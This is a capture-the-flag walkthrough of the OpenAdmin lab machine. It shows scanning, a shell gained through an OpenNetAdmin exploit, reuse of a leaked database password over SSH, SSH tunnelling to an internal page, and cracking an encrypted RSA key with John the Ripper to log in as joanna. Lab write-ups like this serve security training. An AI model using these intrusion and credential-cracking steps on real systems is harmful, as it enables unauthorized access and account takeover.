



Table of Contents




Reconnaissance

Nmap Scan

We are given that the box's IP is `10.10.10.171`, we can first use nmap to find out open ports, services, and versioning of the target box by doing `nmap -sC -sV -oA scan 10.10.10.171` which will save the nmap results into 'scan.nmap'

Below are the results:




```
noodle@kali:~/Desktop/Hacky Sack/!Pentesting/htb-openadmin$ nmap -sC -sV -oA scan 10.10.10.171
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-22 14:58 EDT
Nmap scan report for 10.10.10.171
Host is up (0.056s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4b:98:df:85:d1:7e:f0:3d:da:48:cd:bc:92:00:b7:54 (RSA)
|   256 dc:eb:3d:c9:44:d1:18:b1:22:b4:cf:de:bd:6c:7a:54 (ECDSA)
|_  256 dc:ad:ca:3c:11:31:5b:6f:e6:a4:89:34:7c:9b:e5:50 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.86 seconds
```

Open Ports Found

From this scan, we see there are two ports public facing:

- Port 22 - SSH
- Port 80 - Web


Using this information, we can continue to with service emulation



Service Enumeration

Web - Port 80

Checking out the main URL: 10.10.10.171



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
```

Doing a dirbuster scan, using the `/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`:




OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

http://10.10.10.171:80/

Scan Information | Results - List View: Dirs: 0 Files: 267 | Results - Tree View | Errors: 14

Directory Stucture	Response Code	Response Size
/	200	11546
music	200	12809
icons	403	447
ona	301	524
artwork	200	15087
sierra	200	43860
server-status	403	447


```
Current speed: 0 requests/sec                         (Select and right click for more options)
Average speed: (T) 1076, (C) 5 requests/sec
Parse Queue Size: 0                                   Current number of running threads: 200
Total Requests: 441545/441549
Time To Finish: 00:00:00
DirBuster Stopped
```



So we see there are some web URIs:

- http:/10.10.10.171/music
- http:/10.10.10.171/icons
- http:/10.10.10.171/ona
- http:/10.10.10.171/artwork
- http:/10.10.10.171/sierra
- http:/10.10.10.171/server-status

Visiting the music, icons, artwork, and sierra, web pages, we see there are some basic forums, and art download links. However checking out `http:/10.10.10.171/ona` shows an interesting webpage:



Newer Version Available

You are NOT on the latest release version
Your version = v18.1.1
Latest version = Unable to determine

Please DOWNLOAD the latest version.

Record Counts


Subnets	0
Hosts	0
Interfaces	0
DNS Records	0
DNS Domains	1
DHCP Pools	0
Blocks	0
VLAN Campuses	0
Config Archives	0

Where to begin

If you are wondering where to start, try one of these tasks:
Add a DNS domain
Add a new subnet
Add a new host
Perform a search
List Hosts

- If you need further assistance, look for the icon in the title bar of windows.
- You can also try the main help index located here

This is a OpenNetAdmin web application page that is open to the public. On the left hand side, we see there's a "Newer Version Available" meaning we could find a vulnerability that could work on this web application… Doing some research, there'an exploit-db shell file. Doing another directory scan in the http://10.10.10.171/ona/ directory, there are a few other php pages, one of which is `login.php`.




Exploitation Part 1 - Web App Shell

Downloading the file from the exploit-db link above, giving it permissions by doing `chmod +x name_of_file`, we can run it. In this program, we have to specify a link as the first argument. In this case, trying the following command will get us a shell as `www-data`:

./exploit http://10.10.10.171/ona/login.php

Here's a picture of the shell being executed below:




```
noodle@kali:~/Desktop/Hacky Sack/!Pentesting/htb-openadmin$ ./exploit.sh http://10.10.10.171/ona/login.php
$ whoami
www-data
$ pwd
/opt/ona/www
$ ls /home
jimmy
joanna
$ ls -la
total 260
drwxrwxr-x 10 www-data www-data  4096 Mar 25 04:16 .
drwxr-x---  7 www-data www-data  4096 Nov 21 18:23 ..
-rw-rw-r--  1 www-data www-data  1970 Mar 25 03:46 .htaccess.example
drwxrwxr-x  2 www-data www-data  4096 Jan  3  2018 config
-rw-rw-r--  1 www-data www-data  1949 Jan  3  2018 config_dnld.php
-rw-rw-r--  1 www-data www-data  4160 Jan  3  2018 dcm.php
drwxrwxr-x  3 www-data www-data  4096 Jan  3  2018 images
drwxrwxr-x  9 www-data www-data  4096 Jan  3  2018 include
-rw-rw-r--  1 www-data www-data  1999 Jan  3  2018 index.php
```


Some information gathered:

- whoami reveals we are logged in as www-data
- pwd shows we are in the directory /opt/ona/www
- ls /home shows there are two users: jimmy and joanna
- ls -la shows all files, including a config file…

Looking around… there's a configuration file with a cleartext password for some user:




```
'db_type' => 'mysqli',
'db_host' => 'localhost',
'db_login' => 'ona_sys',
'db_passwd' => 'n1nj4W4rri0R!',
'db_database' => 'ona_default',
'db_debug' => false,
```



The location of that file with the cleartext password is
`opt/ona/www/local/config/database_settings.inc.php`

From that password leak, we attempt to use it on users jimmy and joanna, on all surfaces… including the SSH service. Trying it out for jimmy, it works and we get an ssh connection as user jimmy.



Exploitation Part 2 - Jimmy's SSH Shell

SSH Enumeration

Starting of with this command to find all files found by jimmy:
`find / -user jimmy 2>&1 | grep -v "Permission denied" | grep -v "/proc/"`
This will find all files owned by user jimmy and filters out all permission denied errors and processes.

We get some interesting output:

```
/var/www/internal
/var/www/internal/main.php
/var/www/internal/logout.php
/var/www/internal/index.php
```


On the index file, we can look into that file and read it. Scrolling through, it shows a hash in plaintext and it's encoding method (sha512). It also shows that the username is `jimmy`…

The hash is:
`00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1`

Online tools by searching for sha512 decryption could be used, and copy/pasting the hash above shows that the password to be `Revealed`. Now we just need to find where to use these credentials...


There seems to be some sort of internal web page with a login page, we can confirm by looking at listening ports on the internal network by doing `netstat -tulp`. Here's what it outputs:

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 localhost:mysql         0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:52846         0.0.0.0:*               LISTEN      -
tcp        0      0 localhost:domain        0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:ssh             0.0.0.0:*               LISTEN      -
tcp6       0      0 [::]:http               [::]:*                  LISTEN      -
tcp6       0      0 [::]:ssh                [::]:*                  LISTEN      -
udp        0      0 localhost:domain        0.0.0.0:*
```




Discovery of Internal Webpages

We see there's an interesting port (52846) that is listening for only connections coming from the internal network. We need to set up a SSH tunnel to communicate traffic via SSH, then get data from port 52846. The command used was `ssh -L 127.0.0.1:9002:127.0.0.1:52846 jimmy@10.10.10.171` and this means we can go to our browser, go on localhost port 9002, and display the data from the internal webpage on there. This leads to another login page:




Using the credentials jimmy:Revealed we get access into a webpage! This is what it shows:



```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcf0YO
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIsZzal9U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHtYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXRfV3tX4MRcjOXYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4DlO0ByVdy0SJkRXFaAiSVNQJY8hRHzSS7+k4
piC96HnJU+Z8+1XbvzR93Wd3klRMO7EesIQ5KKNNU8PpT+0lv/dEVEppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikH
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRCmMkYp7FMUB0sQ1NLhCjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGpZsoZx5AbA4Xi00pqqekeLAli95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQiJ9MSk9na10B5FFPsjr+yYEfMylPgogDpES80
X1VZ+N7S8ZP+7djB22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhz8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv3O8bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhWWlT+d+oqIiSrvd6nWhttoJrjrAQ7YWGAm2MBdGA/MxlYJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzdOg7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc8ObLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkWvwuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrplnpmbD7C7/ee6KDTl7JMdV25DM9a16JYOneRtMt
qlNgzj0Na4ZNMyRAHEl1SF8a72umGO2xLWebDoYf5VSSSZYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTUt5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoogOHHBlQe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VWetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
```

Don't forget your "ninja" password

Click here to logout Session




We get some secret RSA private key… We can do some things to attempt to crack the password for this key.

SSH, RSA Keys, Ninjas & John the Ripper

We can crack a password from this RSA private key using John the Ripper by doing the following steps:

1. Download the python file: sshng2john. After, you need to give it permission to run `chmod +x filename`
2. Save the RSA from the line it says `BEGIN RSA PRIVATE KEY` to `END RSA PRIVATE KEY`, make sure there's no new line at the end.
3. We will be using the tool sshng2john to convert the RSA key to a format that John the Ripper can utilize. To do this, simply run sshng2john and supply the key as the first argument: `./sshng2john rsa.key`
4. You can save the output into a file, for this purpose we will call the converted rsa.key to converted.key. Now, we use John the Ripper, with the rockyou.txt wordlist to brute force passwords: `sudo john --wordlist=/usr/share/wordlists/rockyou.txt converted.key`
5. John the Ripper finds a match: `bloodninjas`




Exploitation Part 3 - Joanna's SSH Shell

Now that John the Ripper found the password, we can attempt to login as the other user: `joanna`. First we need to give the rsa key file permission `chmod 600 rsa.key`.

Attempting `ssh -i rsa.key joanna@10.10.10.171` and supplying the password `bloodninjas` gives us access into the machine as Joanna!

